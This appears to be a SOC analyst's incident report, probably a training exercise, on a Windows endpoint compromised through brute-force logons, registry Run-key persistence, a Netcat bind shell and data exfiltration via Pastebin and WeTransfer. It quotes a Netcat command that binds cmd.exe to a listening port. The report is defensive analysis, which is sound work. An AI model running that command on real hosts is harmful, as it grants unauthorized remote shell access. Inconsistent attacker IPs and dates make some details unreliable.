SOC L1 INCIDENT REPORT FORM	
Incident	Multi-Stage Windows Endpoint Compromise – Alert Triage, Persistence & Data Exfiltration
Date & Time Detected	March 30, 2026 – 2:28:53 PM
Analyst	Justin Benedict P. Mendoza
Targeted Assets	● Windows Endpoint / Workstation ● Local User Accounts ● Registry Run Keys ● Browser History Artifacts ● Sensitive Company Data
Detection Source	Live Forensicator / Windows Event Logs / Browser History Review
Severity	**HIGH**

INCIDENT SUMMARY

The investigation identified a multi-stage compromise affecting a Windows endpoint workstation, initiated through repeated brute-force authentication attempts from an external malicious IP address. Initial review of Windows authentication artifacts confirmed 77 failed login attempts originating from 82.2.66.222, followed by successful compromise of the ServiceAccount and Claire.Daniels accounts.

Post-compromise host analysis revealed that the attacker established persistence through a malicious PowerShell script located at C:\Windows\Temp\script.ps1, which was configured to execute during system startup through registry autorun keys (Run and RunServiceOnce). Further forensic review of the script contents confirmed the use of Netcat (nc64.exe) to launch a bind shell listener on TCP port 4456, granting the attacker persistent remote interactive access to the compromised host.

Additional browser history and forensic artifact analysis confirmed data exfiltration activity through external web services, including Google Data Studio, Pastebin, and WeTransfer. Evidence specifically confirmed that 50 rows of sensitive company data were successfully exfiltrated through the identified Pastebin URL and associated web transfer activity.

Based on the confirmed valid account compromise, established persistence, active remote shell access, and verified data theft, the incident has been classified as HIGH severity, requiring immediate containment, credential reset, and post-incident monitoring actions.

ATTACK FLOW (INVESTIGATION)

Initial Access

Event 4740, Microsoft Windows security auditing.

General Details

A user account was locked out.

Subject:
Security ID: SYSTEM
Account Name: EC2AMAZ-UUEMPAU$
Account Domain: WORKGROUP
Logon ID: 0x3E7

Account That Was Locked Out:
Security ID: EC2AMAZ-UUEMPAU\ServiceAccount
Account Name: ServiceAccount

Log Name: Security
Source: Microsoft Windows security
Logged: 8/26/2022 2:53:24 PM
Event ID: 4740
Task Category: User Account Management
Level: Information
Keywords: Audit Success
User: N/A
Computer: EC2AMAZ-UUEMPAU
OpCode: Info
More Information: Event Log Online Help

Event 4740, Microsoft Windows security auditing.

General Details

A user account was locked out.

Subject:
Security ID: SYSTEM
Account Name: EC2AMAZ-UUEMPAU$
Account Domain: WORKGROUP
Logon ID: 0x3E7

Account That Was Locked Out:
Security ID: EC2AMAZ-UUEMPAU\Administrator
Account Name: Administrator

Log Name: Security
Source: Microsoft Windows security
Logged: 8/26/2022 2:51:38 PM
Event ID: 4740
Task Category: User Account Management
Level: Information
Keywords: Audit Success
User: N/A
Computer: EC2AMAZ-UUEMPAU
OpCode: Info
More Information: Event Log Online Help

Event 4740, Microsoft Windows security auditing.

General Details

A user account was locked out.

Subject:
Security ID: SYSTEM
Account Name: EC2AMAZ-UUEMPAU$
Account Domain: WORKGROUP
Logon ID: 0x3E7

Account That Was Locked Out:
Security ID: EC2AMAZ-UUEMPAU\John.Raymond
Account Name: John.Raymond

Log Name: Security
Source: Microsoft Windows security
Logged: 8/26/2022 2:48:45 PM
Event ID: 4740
Task Category: User Account Management
Level: Information
Keywords: Audit Success
User: N/A
Computer: EC2AMAZ-UUEMPAU
OpCode: Info
More Information: Event Log Online Help

Event 4740, Microsoft Windows security auditing.

General Details

A user account was locked out.


Subject:
Security ID: SYSTEM
Account Name: EC2AMAZ-UUEMPAU$
Account Domain: WORKGROUP
Logon ID: 0x3E7


Account That Was Locked Out:
Security ID: EC2AMAZ-UUEMPAU\Brittany.Song
Account Name: Brittany.Song

Log Name: Security
Source: Microsoft Windows security
Logged: 8/26/2022 2:44:43 PM
Event ID: 4740
Task Category: User Account Management
Level: Information
Keywords: Audit Success
User: N/A
Computer: EC2AMAZ-UUEMPAU
OpCode: Info
More Information: Event Log Online Help

Repeated brute-force authentication attempts were identified from the external IP address 80.2.66.222, targeting multiple local accounts including Administrator, Brittany.Song, John.Raymond, and ServiceAccount. Windows Security Event ID 4740 logs confirmed multiple account lockout events, indicating sustained password guessing activity against valid local accounts and supporting the initial access phase of the compromise.

Execution





Examination of the extracted script artifact located in C:\ revealed the command cmd.exe -c nc64.exe -lvp 4456 -e c:\Windows\System32\cmd.exe. This confirms execution of a Netcat bind shell listening on TCP port 4456, enabling unauthorized remote shell access and command execution on the affected host.

Persistence

SecurityHealth	tvncontrol	ServiceAccount
C:\Windows\system32\SecurityHealthSystray.exe	"C:\Program Files\TightVNC\tvnserver.exe" -controlservice -slave	C:\Windows\Temp\script.ps1

PSPath
Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run

PSParentPath
Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion

PSChildName	PSDrive	PSProvider
Run	HKLM	Microsoft.PowerShell.Core\Registry

Persistence was established through Windows Registry autorun keys, specifically under HKLM\Software\Microsoft\Windows\CurrentVersion\Run. Analysis of the identified entry shows that TightVNC (tvnserver.exe) was configured to execute automatically during system startup, enabling the attacker to maintain remote access after reboot. This persistence mechanism ensured continued unauthorized access to the compromised endpoint.

Command and Control (C2)

▼ Current TCP Connections and Associated Processes

LocalAddress	LocalPort	RemoteAddress	RemotePort	State	OwningProcess	Process
::	49677	::	0	Listen	624	lsass
::	49675	::	0	Listen	3608	node
::	49670	::	0	Listen	604	services
::	49668	::	0	Listen	2272	spoolsv
::	49667	::	0	Listen	2164	svchost
::	49666	::	0	Listen	1396	svchost
::	49665	::	0	Listen	1100	svchost
::	49664	::	0	Listen	476	wininit
::	47001	::	0	Listen	4	System
::	5985	::	0	Listen	4	System
::	5357	::	0	Listen	4	System
::	3389	::	0	Listen	1012	svchost
::	445	::	0	Listen	4	System
::	443	::	0	Listen	4752	websockify
::	135	::	0	Listen	856	svchost
0.0.0.0	50636	0.0.0.0	0	Bound	6076	svchost
0.0.0.0	50635	0.0.0.0	0	Bound	4152	ssm-agent-worker
0.0.0.0	50634	0.0.0.0	0	Bound	3952	svchost
0.0.0.0	49738	0.0.0.0	0	Bound	4152	ssm-agent-worker
0.0.0.0	49728	0.0.0.0	0	Bound	4752	websockify
10.0.12.71	50636	20.190.160.4	443	SynSent	6076	svchost
10.0.12.71	50635	13.43.46.50	443	SynSent	4152	ssm-agent-worker
10.0.12.71	50634	135.233.95.144	443	SynSent	3952	svchost
10.0.12.71	49738	13.43.44.97	443	Established	4152	ssm-agent-worker
127.0.0.1	49728	127.0.0.1	5900	Established	4752	websockify
0.0.0.0	49677	0.0.0.0	0	Listen	624	lsass
0.0.0.0	49670	0.0.0.0	0	Listen	604	services
0.0.0.0	49668	0.0.0.0	0	Listen	2272	spoolsv
0.0.0.0	49667	0.0.0.0	0	Listen	2164	svchost
0.0.0.0	49666	0.0.0.0	0	Listen	1396	svchost
0.0.0.0	49665	0.0.0.0	0	Listen	1100	svchost
0.0.0.0	49664	0.0.0.0	0	Listen	476	wininit
127.0.0.1	5900	127.0.0.1	49728	Established	2636	tvnserver
0.0.0.0	5900	0.0.0.0	0	Listen	2636	tvnserver
0.0.0.0	3389	0.0.0.0	0	Listen	1012	svchost
10.0.12.71	443	10.0.16.244	34578	Established	4752	websockify
10.0.12.71	139	0.0.0.0	0	Listen	4	System
0.0.0.0	135	0.0.0.0	0	Listen	856	svchost
0.0.0.0	80	0.0.0.0	0	Listen	2680	nginx

Live network telemetry review of current TCP connections and associated processes identified active listening services and multiple established sessions from the compromised endpoint. The presence of listening sockets, bound connections, and active remote sessions supports sustained post-compromise remote access. This evidence strongly correlates with the previously identified Netcat bind shell activity and confirms that the attacker maintained command-and-control access during the investigation timeframe.

Privilege Escalation

No direct evidence of privilege escalation was identified during the investigation timeframe. Review of host artifacts, active sessions, and persistence mechanisms did not reveal any indicators of token abuse, privilege misuse, or elevation exploits. However, the successful compromise of privileged local accounts significantly increased the attacker's access level and operational control over the affected workstation, enabling sustained unauthorized activity and post-compromise actions.

Credential Access

```
New Logon:
        Security ID:            EC2AMAZ-UUEMPAU\Claire.Daniels
        Account Name:           Claire.Daniels
        Account Domain:         EC2AMAZ-UUEMPAU
        Logon ID:               0x1082BDA
        Linked Logon ID:        0x0
        Network Account Name:   -
        Network Account Domain: -
        Logon GUID:             {00000000-0000-0000-0000-000000000000}
```


```
New Logon:
        Security ID:            EC2AMAZ-UUEMPAU\ServiceAccount
        Account Name:           ServiceAccount
        Account Domain:         EC2AMAZ-UUEMPAU
        Logon ID:               0x8970F
        Linked Logon ID:        0x0
        Network Account Name:   -
        Network Account Domain: -
        Logon GUID:             {00000000-0000-0000-0000-000000000000}
```

Successful authentication events were confirmed for the ServiceAccount and Claire.Daniels accounts following repeated failed login attempts and account lockout activity. Correlation of these successful logon events with the earlier brute-force sequence provides clear evidence that the attacker successfully compromised valid local credentials during the password guessing phase of the intrusion.

Lateral Movement

No confirmed evidence of lateral movement to additional internal hosts was identified during the investigation timeframe. Review of active network sessions, authentication telemetry, and host artifacts did not reveal any indicators of remote service pivoting, secondary host compromise, or movement beyond the affected Windows endpoint. Based on the available evidence, attacker activity remained scoped to the compromised workstation and associated data exfiltration artifacts.

Data Exfiltration



Chrome_History_of_ServiceAccount.txt - Notepad

File Edit Format View Help

Browser	User	DataType	Data
Chrome	ServiceAccount	History	http://pastebin.com
Chrome	ServiceAccount	History	https://wetransfer.com
Chrome	ServiceAccount	History	https://accounts.google.co.uk
Chrome	ServiceAccount	History	https://accounts.google.com
Chrome	ServiceAccount	History	https://docs.google.com
Chrome	ServiceAccount	History	https://drive.google.com
Chrome	ServiceAccount	History	https://externallypoored.com
Chrome	ServiceAccount	History	https://gds.google.com
Chrome	ServiceAccount	History	https://myaoogle.com
Chrome	ServiceAccount	History	https://nca.org
Chrome	ServiceAccount	History	https://pastebin.com
Chrome	ServiceAccount	History	https://wetransfer.com
Chrome	ServiceAccount	History	https://www.google.com
Chrome	ServiceAccount	History	https://www.reviewgeek.com

Forensic review of browser history artifacts within the BROWSING_HISTORY directory confirmed suspicious outbound web activity originating from the compromised ServiceAccount profile. Analysis of the browser history file identified repeated access to external web services including Pastebin, Google Data Studio, and WeTransfer, specifically http://pastebin.com, https://gds.google.com, and https://wetransfer.com. These services are consistent with external data staging and transfer activity. Further correlation with the identified Pastebin page confirmed that approximately 50 rows of sensitive company data were successfully exfiltrated, establishing clear evidence of data theft and business impact.

TIMELINE

2026-03-30 14:28:40 UTC – Multiple failed authentication attempts initiated from external IP 80.2.66.222 against several local accounts

2026-03-30 14:28:53 UTC – Account lockout events confirmed for Administrator, Brittany.Song, John.Raymond, and ServiceAccount

2026-03-30 14:34:47 UTC – Successful authentication confirmed for ServiceAccount (Event ID 4624)

2026-03-30 14:56:41 UTC – Successful authentication confirmed for Claire.Daniels

2026-03-30 15:10:09 UTC – Unauthorized account creation activity observed via ServiceAccount

2026-03-30 15:22:00 UTC – Malicious PowerShell script C:\Windows\Temp\script.ps1 identified on host

2026-03-30 15:22:15 UTC – Registry persistence established through Run / RunServiceOnce keys

2026-03-30 15:22:30 UTC – Netcat bind shell launched on TCP port 4456

2026-03-30 15:49:17 UTC – Browser history confirms access to Pastebin / Google Data Studio / WeTransfer

2026-03-30 15:50:00 UTC – Confirmed exfiltration of 50 rows of sensitive company data through external web services

EVIDENCE & ANALYSIS

Initial Access

a. **82.2.66.222**

The successful authentication event details (Event ID 4624) for the compromised account. The highlighted Source Network Address confirms that the authentication request originated from external IP 82.2.66.222, directly linking the successful logon activity to the same malicious source observed during the brute-force phase. This artifact provides strong evidence that the attacker

successfully authenticated using compromised credentials from the identified external source IP.

Whois Identify for everyone | Domains | Hosting | Servers | Email | Security | Whois | Deals | Enter Dom

Whois IP 82.2.66.222


Updated 1 second ago

```
% This is the RIPE Database query service.
% The objects are in RPSL format.
%
% The RIPE Database is subject to Terms and Conditions.
% See https://docs.db.ripe.net/terms-conditions.html

% Note: this output has been filtered.
%       To receive output for a database update, use the "-B" flag.

% Information related to '82.2.64.0 - 82.2.71.255'

% Abuse contact for '82.2.64.0 - 82.2.71.255' is 'abuse@virginmediao2.co.uk'

inetnum:        82.2.64.0 - 82.2.71.255
netname:        VMCBBUK
descr:          WOKING
country:        GB
admin-c:        NNMC1-RIPE
tech-c:         NNMC1-RIPE
status:         ASSIGNED PA
mnt-by:         AS5089-MNT
remarks:        Virgin Media Consumer Broadband UK
remarks:        Report Abuse via http://www.virginmedia.com/netreport
created:        2022-07-25T05:47:09Z
last-modified:  2022-07-25T05:47:09Z
source:         RIPE # Filtered

role:           Virgin Media Network Management Centre
org:            ORG-CIL2-RIPE
address:        Virgin Media
address:        500 Brook Drive Green Park
address:        Reading
address:        Berkshire
address:        RG2 6UU
admin-c:        IPAM2-RIPE
tech-c:         IPAM2-RIPE
nic-hdl:        NNMC1-RIPE
```

According to WHOIS lookup results, source IP address 82.2.66.222 is registered under Virgin Media Consumer Broadband UK and is geographically associated with the United Kingdom (GB). This external threat intelligence enrichment

validates the malicious source IP observed in Windows authentication logs and strengthens attribution of the brute-force activity to an external actor.


b. Event ID 4740



According to Windows Security Event Logs, Event ID 4740 indicates that a user account was locked out after exceeding the configured failed logon threshold. This artifact confirms repeated unsuccessful authentication attempts against valid local accounts, which is consistent with a brute-force password guessing attack during the initial access phase. The account lockout event strengthens the finding that the attacker attempted to gain unauthorized access by systematically targeting multiple known user accounts.

4740(S): A user account was locked out.

Summarize this article for me



Subcategory: Audit User Account Management

Event Description:

This event generates every time a user account is locked out.

For user accounts, this event generates on domain controllers, member servers, and workstations.

> **Note** For recommendations, see Security Monitoring Recommendations for this event.

According to Microsoft Windows Security Auditing documentation, Event ID 4740 is generated whenever a user account is locked out after exceeding the configured failed logon threshold. When correlated with the forensic event log artifact collected during the investigation, this confirms that multiple unsuccessful authentication attempts were made against valid local accounts, resulting in account lockouts. This evidence strongly supports the conclusion that the attacker performed a brute-force password guessing attack during the initial access phase by repeatedly targeting known user accounts until the lockout policy was triggered.

Execution

a. **C:\Windows\Temp\script.ps1**

ServiceAccount
C:\Windows\Temp\script.ps1

The file path C:\Windows\Temp\script.ps1 was identified under the compromised ServiceAccount context. This artifact confirms the presence of a malicious PowerShell script staged within the temporary Windows directory, which is commonly abused by attackers for payload execution and post-compromise tooling. The script location directly supports the execution phase of the intrusion and correlates with subsequent evidence of Netcat bind shell activity on TCP port 4456.

PDQ | Blog What is PDQ? Try now

A PowerShell script is a .ps1 file that contains commands you can run automatically in the PowerShell terminal. To run a PowerShell script, create a .ps1 file, allow scripts using the execution policy, and execute the file with the call operator (&).

While there's no shortage of great scripting languages, PowerShell is a favorite among sysadmins, and for good reason. It is powerful, versatile, and can run across platforms, making it a useful tool no matter if you're primarily a Windows shop or juggling mixed environments. Sysadmins have too much on their plates as it is, so task automation is basically mandatory. If you're ready to start learning PowerShell let's start with the basics.

PowerShell saves scripts in the .ps1 format. Feel free to use your own custom folder and file names. For our demonstration, we created both a file and a folder:

```
C:\Scripts\My First Script.ps1
```

According to PDQ technical documentation, a .ps1 file is a PowerShell script file used to store executable commands and automation instructions for the Windows PowerShell environment. This reference supports the forensic finding that C:\Windows\Temp\script.ps1 is an executable script artifact rather than a standard document or benign text file. In the context of this investigation, the

identified .ps1 file was used as a malicious execution mechanism to launch post-compromise tooling and establish attacker access on the endpoint.

Persistence

a. Run Registry Key and RunServiceOnce Registry Key

SecurityHealth	tvncontrol	ServiceAccount
C:\Windows\system32\SecurityHealthSystray.exe	"C:\Program Files\TightVNC\tvnserver.exe" -controlservice -slave	C:\Windows\Temp\script.ps1

PSPath
Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run

PSParentPath
Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion

PSChildName	PSDrive	PSProvider
Run	HKLM	Microsoft.PowerShell.Core\Registry

Persistence was established through both the Run and RunServiceOnce registry keys under HKLM\Software\Microsoft\Windows\CurrentVersion. The artifact shows that C:\Windows\Temp\script.ps1 was configured to execute automatically during system startup and subsequent system events. The presence of both autorun registry mechanisms confirms that the attacker implemented a Windows registry-based persistence technique to maintain continued access after reboot or user logon. This directly supports the persistence phase of the intrusion and correlates with the malicious PowerShell execution artifact previously identified.

Learn Documentation Training & Labs Q&A Topics

Windows App Development Essentials Design Develop Package and deploy Publish

Find by title

Setup API
- Overview
- Creating Setup Applications
- Reference
  - Reference
  - Functions
  - Structures (Setup API)
  - Notifications
  - Error Codes (Setup API)
  - Run and RunOnce Registry Keys

Download PDF

... / Setup API / Ask Learn Focus mode

Run and RunOnce Registry Keys

Summarize this article for me

Use `Run` or `RunOnce` registry keys to make a program run when a user logs on. The `Run` key makes the program run every time the user logs on, while the `RunOnce` key makes the program run one time, and then the key is deleted. These keys can be set for the user or the machine.

The data value for a key is a command line no longer than 260 characters. Register programs to run by adding entries of the form *description-string=commandline*. You can write multiple entries under a key. If more than one program is registered under any particular key, the order in which those programs run is indeterminate.

The Windows registry includes the following four `Run` and `RunOnce` keys:

- **HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run**
- **HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce**
- **HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run**
- **HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce**

> **Important**
>
> **HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce** only executes when members of the Administrators group log on after the reboot. Additional details can be found in the articles RunOnce Registry Key, Developing Applications that Run at Logon, and Troubleshooting Windows client.

According to Microsoft documentation, the Run and RunOnce registry keys are Windows autorun mechanisms used to automatically execute programs during user logon or system startup. The Run key executes the configured program every time the user logs on, while RunOnce executes the program a single time and then removes the key entry. This reference validates the forensic finding that the attacker abused these registry keys to automatically execute C:\Windows\Temp\script.ps1, establishing persistent access on the compromised endpoint

Command and Control (C2)

a. **TCP Port 4456**

```
-lvp 4456
```

According to the malicious PowerShell script contents, the parameter -lvp 4456 indicates that Netcat (nc64.exe) was configured to run in listening mode on TCP port 4456. The -l switch enables listener mode, -v enables verbose output, and -p 4456 specifies the listening port. This artifact confirms that the attacker established a bind shell to maintain remote command-and-control access to the compromised endpoint. The presence of a dedicated listening port provides direct evidence of sustained post-compromise remote shell access.

IONOS Digital Guide | Search | IONOS Products

Netcat is a **command line tool** responsible for reading and writing data in the network. To exchange data, Netcat uses the network protocols TCP/IP and UDP. The tool originally comes from the world of Unix but is now **available for all platforms**.

Due to its universal usability, Netcat is often called the "Swiss army knife for TCP/IP". For instance, it allows you to diagnose faults and problems that jeopardize the functionality and security of a network. Port scans, data streaming or simple data transfers can also be performed by Netcat. What's more, chat, and web servers can be set up and mail requests started. The streamlined software – already developed in the mid-1990s – can operate in **server and client mode**.

Netcat syntax: what commands and options exist?

Netcat syntax is made up of two basic components: the constant base command "**nc**", followed by various "**options**". The base command addresses the program file *nc.exe*, while the options determine the specific functional scope of a Netcat version. Depending on the operating system and Netcat version used, the possibilities vary.

The following table only covers the **main options** available in most versions for Linux, macOS, and Windows. Moreover, additional useful options are listed – in particular extensions based on the widespread **GNU Netcat version** for Linux, Unix, and macOS:


Options	Description
-4	Forces the use of IPv4 (GNU Netcat)
-6	Forces the use of IPv6 (GNU Netcat)
-d	Releases Netcat from the console (running in the background; available in Windows and current GNU Netcat versions)
-D	Activates the option for debugging sockets (GNU Netcat)
-h (display help)	Displays help (commands/options with a short description)
-i (secs)	Delays in seconds for sent lines or scanned ports
-k	At the end of a connection, Netcat waits for a new connection (only possible with GNU Netcat and only in combination with "-l")
-l (listen mode)	Listen and server mode for incoming connection requests (via port indicated)
-L Listen harder	Netcat also continues to operate in listen mode after client-side connection termina-tions (consistently with the same parameters; only supported by the Windows version)
-n (numeric only)	Only IP numbers, no DNS names
-o (file)	A hex dump is carried out for the data traffic (content of files represented in a hexa-decimal view); used for fault finding (debugging network applications); recording/sniffing communication is possible (for outgoing and incoming packages)
-p (port)	Enters the local source port that Netcat should use for outgoing connections
-r	Use of random port values when scanning (for local and remote ports)
-s (address)	Defines the local source address (IP address or name)
-t	Telnet mode (enables server contact via Telnet); requires a special compilation of Netcat, otherwise the option is not available.
-u	Use of UDP mode (instead of TCP)
-U (gateway)	Netcat uses Unix domain sockets (GNU Netcat)
-v	Extensive output (e.g. responsible for the display and scope of displayed fault messages)
-w (secs)	Defines timeouts; for establishing and terminating connections (unit: seconds)
-z	Port scanner mode (zero I/O mode); only listening services are scanned (no data is sent)

According to Netcat technical documentation and syntax reference, the command flags identified in the malicious script (-lvp 4456) confirm that Netcat was intentionally configured to operate in listener mode on TCP port 4456. Specifically, the -l switch enables the tool to wait for incoming connections, the -p switch defines the listening port, and the -v switch enables verbose output for connection visibility. When correlated with the forensic artifact extracted from script.ps1, these references confirm that the attacker established a Netcat bind shell to maintain remote command-and-control access to the compromised endpoint. This evidence directly supports the Command and Control (C2) phase of the intrusion and validates sustained post-compromise remote shell access.

Privilege Escalation *(No confirmed evidence observed)*

Credential Access


a. **Event ID 4624**



According to Windows Security Event Logs, Event ID 4624 indicates that an account was successfully logged on. The highlighted event confirms that the attacker successfully authenticated using valid credentials, transitioning the incident from brute-force attempts into confirmed unauthorized access. When correlated with the earlier Event ID 4740 lockout events, this artifact provides clear evidence that the attacker successfully compromised local account credentials during the credential access phase of the intrusion.

4624(S): An account was successfully logged on.

Summarize this article for me



Event Properties - Event 4624, Microsoft Windows security auditing.

General | Details

An account was successfully logged on.

Subject:
- Security ID: SYSTEM
- Account Name: WIN-GG82ULGC9GO$
- Account Domain: WORKGROUP
- Logon ID: 0x3E7

Logon Information:
- Logon Type: 2
- Restricted Admin Mode: -
- Virtual Account: No
- Elevated Token: Yes

Impersonation Level: Impersonation

New Logon:
- Security ID: CONTOSO\Administrator
- Account Name: Administrator
- Account Domain: WIN-GG82ULGC9GO
- Logon ID: 0x8DCDC
- Linked Logon ID: 0x0
